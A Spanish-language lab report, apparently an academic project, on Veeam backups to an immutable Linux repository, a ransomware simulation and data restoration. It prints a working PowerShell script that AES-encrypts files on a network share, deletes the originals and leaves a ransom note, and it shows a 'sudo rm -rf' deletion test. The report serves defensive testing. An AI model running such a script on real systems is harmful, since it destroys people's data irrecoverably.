


Ilustración 44. Automatización diaria del proceso de backup de DatosEmpresa.




Ilustración 45. Copia de seguridad DatosEmpresa automatizada.

4.3.6 Ejecución y verificación del backup

Finalmente, se ejecuta manualmente la copia de seguridad de la carpeta compartida mediante la opción “Start”, con el objetivo de comprobar el correcto funcionamiento del sistema de backup.




Ilustración 46. Ejecución de la copia de seguridad de DatosEmpresa.

Durante la ejecución, Veeam muestra información en tiempo real sobre el progreso del proceso, incluyendo el estado de la copia, la cantidad de datos procesados, la velocidad de transferencia, etc.




Ilustración 47. Proceso de backup de DatosEmpresa.

Una vez completado el proceso, se verifica que se ha realizado correctamente revisando el estado de la tarea en la consola de Veeam, donde se debe mostrar como “Success”.




Ilustración 48. Copia de seguridad de DatosEmpresa completada.

Por último, se comprueba la existencia de los archivos generados en el repositorio del “Servidor Linux”, asegurando que los datos han sido almacenados correctamente.

```
servidor-b@servidor-b: /backups/DatosEmpresa/e3fe769e11194eb785930b1d7d09095e
servidor-b@servidor-b:/$ cd backups/
servidor-b@servidor-b:/backups$ ls
DatosEmpresa 'File backup cache' VeeamConfigBackup
servidor-b@servidor-b:/backups$ cd DatosEmpresa/
servidor-b@servidor-b:/backups/DatosEmpresa$ ls
DatosEmpresa.vstore DatosEmpresa.vstorecopy e3fe769e11194eb785930b1d7d09095e
servidor-b@servidor-b:/backups/DatosEmpresa$ cd e3fe769e11194eb785930b1d7d09095e/
servidor-b@servidor-b:/backups/DatosEmpresa/e3fe769e11194eb785930b1d7d09095e$ ls
data e3fe769e11194eb785930b1d7d09095e.vsourcecopy metabackup
e3fe769e11194eb785930b1d7d09095e.vsource meta metalock
servidor-b@servidor-b:/backups/DatosEmpresa/e3fe769e11194eb785930b1d7d09095e$
```

Ilustración 49. Verificación de los archivos generados en el repositorio.

4.3.7 Comprobación de la inmutabilidad del repositorio

Una vez configurado el repositorio de copias de seguridad con inmutabilidad, se ha realizado una serie de pruebas con el objetivo de comprobar su correcto funcionamiento y validar que los datos almacenados no pueden ser modificados ni eliminados durante el periodo establecido.

En primer lugar, se ha intentado eliminar manualmente los archivos de backup desde el servidor Linux mediante comandos del sistema, utilizando un usuario con privilegios elevados (root). Sin embargo, el sistema ha impedido dicha acción.

```
servidor-b@servidor-b: /backups
servidor-b@servidor-b:/backups$ ls
DatosEmpresa 'File backup cache' VeeamConfigBackup
servidor-b@servidor-b:/backups$ sudo rm -rf /backups/*
[sudo] password for servidor-b:
rm: cannot remove '/backups/DatosEmpresa/e3fe769e11194eb785930b1d7d09095e/metalock/2026-04-15_09-14-07.vsource': Operation not permitted
rm: cannot remove '/backups/DatosEmpresa/e3fe769e11194eb785930b1d7d09095e/metalock/2026-04-15_16-05-32.vsource': Operation not permitted
rm: cannot remove '/backups/DatosEmpresa/e3fe769e11194eb785930b1d7d09095e/metalock/.veeam.2.lock': Operation not permitted
rm: cannot remove '/backups/DatosEmpresa/e3fe769e11194eb785930b1d7d09095e/metabackup/00ff93bba1f54f746749eab9b635854b600.vslice': Operation not permitted
```

Ilustración 50. Verificación de datos inmutables ante eliminación en Servidor Linux.

Asimismo, se ha intentado modificar el contenido de las copias de seguridad, sin éxito, lo que confirma que los datos permanecen protegidos frente a cualquier alteración.




Ilustración 51. Verificación de datos inmutables ante modificación en Servidor Linux.

Por otro lado, desde la consola de Veeam Backup & Replication, se ha comprobado que no es posible eliminar los backups antes de que finalice el periodo de retención configurado, lo que refuerza la protección frente a posibles ataques o accesos no autorizados.




Ilustración 52. Verificación de datos inmutables ante eliminación en Veeam.

Estas pruebas permiten validar que la inmutabilidad del repositorio funciona correctamente, garantizando la integridad de las copias de seguridad incluso en escenarios de compromiso del sistema principal.

4.4 Simulación de ataque ransomware

En este apartado se realiza una simulación controlada de un ataque de tipo ransomware sobre el entorno de laboratorio, con el objetivo de evaluar el impacto sobre los datos y comprobar la eficacia del sistema de copias de seguridad implementado previamente mediante Veeam Backup & Replication. Todo con fines educativos y de forma segura.

4.4.1 Script

Para la simulación del ataque se ha desarrollado un script que reproduce el comportamiento básico de un ataque ransomware, diseñado para evitar cualquier riesgo fuera del entorno del laboratorio, y sin utilizar software malicioso real.

Este script actúa sobre los archivos almacenados en la carpeta compartida, alterando su contenido y extensión, de forma que queden inaccesibles para el usuario, imitando así el efecto de cifrado característico de los ataques ransomware.

El script implementado realiza las siguientes acciones:

- Búsqueda de archivos relevantes dentro de la carpeta compartida.
- Cifrado de los archivos mediante el algoritmo AES.
- Eliminación de los archivos originales.
- Creación de versiones cifradas con una nueva extensión.
- Generación de una nota de rescate.
- Visualización de un mensaje final indicando el ataque.

El script se ejecuta desde el equipo cliente y actúa sobre la carpeta compartida ubicada en el servidor.

```
ransomware.ps1: Bloc de notas
Archivo Edición Formato Ver Ayuda
$folder = "\\SERVIDOR-A\DatosEmpresa"
$key = "1234567890123456"

$extensions = "*.docx","*.xlsx","*.pdf","*.txt"

Get-ChildItem -Path $folder -Recurse -Include $extensions -File | ForEach-Object {

    try {
        $content = Get-Content $_.FullName -Raw
        $bytes = [System.Text.Encoding]::UTF8.GetBytes($content)

        $aes = New-Object System.Security.Cryptography.AesManaged
        $aes.Key = [System.Text.Encoding]::UTF8.GetBytes($key)
        $aes.GenerateIV()

        $encryptor = $aes.CreateEncryptor()
        $encrypted = $encryptor.TransformFinalBlock($bytes,0,$bytes.Length)

        $newFile = $_.FullName + ".empresa_locked"
        [System.IO.File]::WriteAllBytes($newFile,$encrypted)

        Remove-Item $_.FullName -Force
    }
    catch {
        Write-Host "Error en archivo: $($_.FullName)"
    }
}

# Nota de rescate
$note = @"
Your files have been encrypted.

To recover your data you must pay the ransom.
"@

$notePath = "$folder\RECOVER_FILES.txt"
Set-Content -Path $notePath -Value $note

# Mensaje final
Add-Type -AssemblyName PresentationFramework
[System.Windows.MessageBox]::Show("Your files have been encrypted!")
```

Ilustración 53. Script para simular ataque ransomware.

Una vez creado el script, se ejecuta en Windows PowerShell, y se comprueba que aparece el mensaje “Your files have been encrypted!”.




Ilustración 54. Ejecución del script de ransomware.

4.4.2 Archivos afectados

Tras la ejecución del script, se observa el impacto del ataque sobre los archivos almacenados en la carpeta compartida del servidor.




Ilustración 55. Archivos afectados por el ataque ransomware en el Cliente Windows.




Ilustración 56. Nota de rescate del ataque ransomware en el Servidor Windows.

4.5 Proceso de restauración

En este apartado se describe el proceso de recuperación de los datos tras la simulación del ataque ransomware realizada en el entorno de laboratorio. El objetivo es restaurar la información afectada utilizando las copias de seguridad, y comprobando así la eficacia del sistema frente a ataques ransomware.

Debido a que el ransomware modifica la extensión de los archivos, los archivos cifrados no coinciden en nombre con los originales almacenados en la copia de seguridad, por lo que el sistema de restauración no sobrescribe directamente los archivos cifrados. Para una recuperación limpia, se procede a eliminar los archivos afectados antes de restaurar los datos desde el backup, evitando así inconsistencias entre archivos.

4.5.1 Restauración de archivos cifrados

En primer lugar, se abre la consola de Veeam Backup & Replication en el servidor Windows, desde donde se gestionan las tareas de backup y restauración.

A continuación, se selecciona “Restore”, luego “File Share”, y posteriormente “Restore individual files and folders”.




Ilustración 57. Restauración de la carpeta compartida.

Una vez dentro, seleccionamos el backup de la carpeta compartida, y la opción “Browse”, que nos permite buscar los archivos o carpetas individuales que queremos restaurar, de una manera visual. En nuestro caso, se seleccionan todas las carpetas que contienen los ficheros, se pulsa la opción “Restore”, y luego “Overwrite”.




Ilustración 58. Restauración de los archivos de DatosEmpresa.

Por último, comienza el proceso de restauración, que nos ofrece información en tiempo real sobre el progreso. Una vez completado, nos muestra el mensaje “Restore completed successfully”, que significa que el proceso de recuperación se ha completado de forma correcta.




Ilustración 59. Proceso de restauración de la carpeta compartida completado.

4.5.2 Verificación de integridad

Una vez finalizado el proceso de restauración, se procede a comprobar que los datos han sido recuperados correctamente.

Para ello, se verifica que los archivos han recuperado su nombre y extensión original, que pueden abrirse correctamente, y que el contenido coincide con el estado previo al ataque. Esto permite asegurar que los datos no han sufrido corrupción durante el proceso de backup y restauración.

